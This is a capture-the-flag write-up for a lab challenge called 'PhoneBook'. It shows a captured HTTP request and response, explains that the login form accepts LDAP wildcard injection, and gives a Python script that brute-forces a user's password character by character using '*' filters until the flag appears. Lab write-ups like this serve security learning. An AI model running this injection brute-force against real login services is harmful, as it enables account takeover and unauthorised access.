



PhoneBook

1) Checked the page




It says we can login from workstation, meaning they use ldap protocol for login, we can use * to inject ldap query

2) The page is vulnerable to ldap injection



3) Got access to search page



Request

Pretty

Raw

Hex

```

1 POST /search HTTP/1.1
2 Host: 94.237.52.13:56813
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 16
10 Origin: http://94.237.52.13:56813
11 Connection: close
12 Referer: http://94.237.52.13:56813/
13 Cookie: mysession=
MTcxNzA0Mjk2M3xEdi1CQkFFQ180SUFBUkFCRUFBQUpfLUNBQUVhYzNSeWFXNW5EQW9BQDQGMWRHaDFjMlZ5Qm50MGNTbH
Vad3dIQUFWeVpXVnpaUT09fDrpX6B4c3PA5I0q2tW0L1Cy41LzL1Li0qxqTni34gwJt
14
15 {
  "term": "reese"
}

```

Response

Pretty

Raw

Hex

Render

```

1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Date: Thu, 30 May 2024 04:28:49 GMT
4 Content-Length: 80
5 Connection: close
6
7 [
  {
    "cn": "Kyle",
    "homePhone": "555-1234567",
    "mail": "reese@skynet.com",
    "sn": "Reese"
  }
]

```

4) Made a script to bruteforce password of reeves

```

import requests
from string import printable
from urllib.parse import urlencode

headers = {
    'Content-Type': 'application/x-www-form-urlencoded'
}

res = ''
while True:
    for c in printable.replace('*', '').replace('(', '').replace(')', '').replace('&', ''):
        print(f"\r\033[2K Trying: {res+c}", end='')
        # URL-encode the password
        password = 'username=reese&' + urlencode({'password': res + c + '*'})
        response = requests.post('http://94.237.57.251:41346/login',
data=password, allow_redirects=False, headers=headers)
        if response.headers.get('Set-Cookie'):

```

```
        res += c
        break
    else:
        break
print(res)
```

5) Got flag

```
(vigneswar@VigneswarPC)-[~]
$ proxychains -q python3 brute.py
Trying: HTB{d1rectory_h4xx0r_is_k00l}-
```